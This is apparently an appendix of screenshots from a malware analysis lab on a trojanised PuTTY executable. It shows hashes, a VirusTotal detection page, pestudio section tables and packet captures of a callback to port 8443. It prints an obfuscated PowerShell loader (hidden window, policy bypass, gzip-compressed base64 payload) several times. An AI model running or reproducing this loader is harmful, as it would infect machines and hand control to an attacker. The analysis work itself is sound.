
Appendix A



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Etegvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+
iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJ
eWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQb
L2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxy
H4rirE0J3L9kF8i/mtl93dQkAAA=='))
,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```



```
C:\Users\Chris\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```



0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
Sign in
Sign up

58
/ 70

58 security vendors and 1 sandbox flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
PuTTY


1.47 MB
Size

2023-02-07 19:08:55 UTC
24 days ago


peexe runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input

Community Score

EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 9



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA5
wCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
```


FLAREVM (FLAREVM INSTALL) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
file settings about
Type here to search
Heavy mix
11:24 PM
3/3/2023

pestudio 9.48 - Malware Initial Assessment - www.winitor.com - [c:\users\chris\desktop\putty.exe]


- c:\users\chris\desktop\putty.exe
  - indicators (sections > entry-point > suspiciou
  - virustotal (error)
  - dos-header (64 bytes)
  - dos-stub (message)
  - rich-header (n/a)
  - file-header (Intel-386)
  - optional-header (GUI)
  - directories (4)
  - sections (self-modifying)
  - libraries (8)
  - imports (flag)
  - exports (n/a)
  - tls-callback (n/a)
  - .NET (n/a)
  - resources (Compiled-HTML)
  - strings (size) *
  - debug (n/a)
  - manifest (PuTTY)
  - version (imon Tatham)
  - certificate (n/a)
  - overlay (n/a)

property	value	value	value	value	value	value	value	value	value
general									
name	.text	.rdata	.data	.00cfg	.rsrc	.reloc	.text	.idata	.rsrc
md5	53D53E5EF7971DFA93A09C7...	0AEB6EA7B499355EFDAADD...	782A52AB4D3F047C09FB980...	C4F412638A6A577B8259496...	439CFDCDB280386114AAC0...	6AFEDBD2F4E2FE29D1CB05...	1D0EC91EBDBDEE96A6F1B5...	8ABE5CE1CAC05FEA800273...	2CA5B0
entropy	6.621	5.797	2.019	0.061	7.830	6.724	6.234	5.458	7.830
file-ratio (99.93%)	39.76 %	10.97 %	0.20 %	0.03 %	22.13 %	2.02 %	0.13 %	0.50 %	22.13 %
raw-address	0x00000400	0x00096400	0x000BFA00	0x000C0600	0x000C0800	0x00114000	0x0011BA00	0x0011C200	0x0011E
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00029600 (169472 bytes)	0x00000C00 (3072 bytes)	0x00000200 (512 bytes)	0x00053800 (342016 bytes)	0x00007A00 (31232 bytes)	0x00000800 (2048 bytes)	0x00001E00 (7680 bytes)	0x00053
virtual-address	0x00001000	0x00097000	0x000C1000	0x000C5000	0x000C6000	0x0011A000	0x00122000	0x00123000	0x00125
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x000295FC (169468 bytes)	0x00003FCC (16332 bytes)	0x00000004 (4 bytes)	0x00053720 (341792 bytes)	0x00007A00 (31232 bytes)	0x00000737 (1847 bytes)	0x00001CAA (7338 bytes)	0x00053
characteristics									
value	0x60000020	0x40000040	0xC0000040	0x40000040	0x40000040	0x42000040	0xE0000020	0xC2000040	0x40000
writable	-	-	x	-	-	-	x	x	-
executable	x	-	-	-	-	-	x	-	-
shareable	-	-	-	-	-	-	-	-	-
self-modifying	-	-	-	-	-	-	x	-	-
virtualized	-	-	-	-	-	-	-	-	-
items									
directory>import	-	-	-	-	-	-	-	0x00123000	-
directory>resource	-	-	-	-	-	-	-	-	0x00125
directory>relocation	-	-	-	-	-	-	-	-	-
directory>import-address	-	0x000BE2F4	-	-	-	-	-	-	-
resources > manifest	-	-	-	-	-	-	-	-	0x00121
resources > version	-	-	-	-	-	-	-	-	0x00121
optional-header > base-of-code	0x00001000	-	-	-	-	-	-	-	-
optional-header > base-of-data	-	0x00097000	-	-	-	-	-	-	-
optional-header > entry-point	-	-	-	-	-	-	0x00122000	-	-
file (Compiled-HTML, 325542 bytes)	-	-	-	-	-	-	-	-	0x00121


sha256: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00122000

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4D
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLT
gXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27D

vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfy
pD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI
3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
OthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF
8i/mtl93dQkAAA==




```
Additional RRs: 0
▾ Queries
  ▸ bonus2.corporatebonusapplication.local: type A, class IN
[Response In: 2]
```




```
▸ Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_c3:1d:6f (08:00:27:c3:1d:6f), Dst: PcsCompu_6e:33:77 (08:00:27:6e:33:77)
▸ Internet Protocol Version 4, Src: 192.168.0.6, Dst: 192.168.0.4
▾ Transmission Control Protocol, Src Port: 49789, Dst Port: 8443, Seq: 0, Len: 0
    Source Port: 49789
    Destination Port: 8443
    [Stream index: 0]
    [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 650974358
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0

0000  08 00 27 6e 33 77 08 00  27 c3 1d 6f 08 00 45 00   ··'n3w·· '··o··E·
0010  00 34 3b 74 40 00 80 06  3d f5 c0 a8 00 06 c0 a8   ·4;t@··· =·····
```

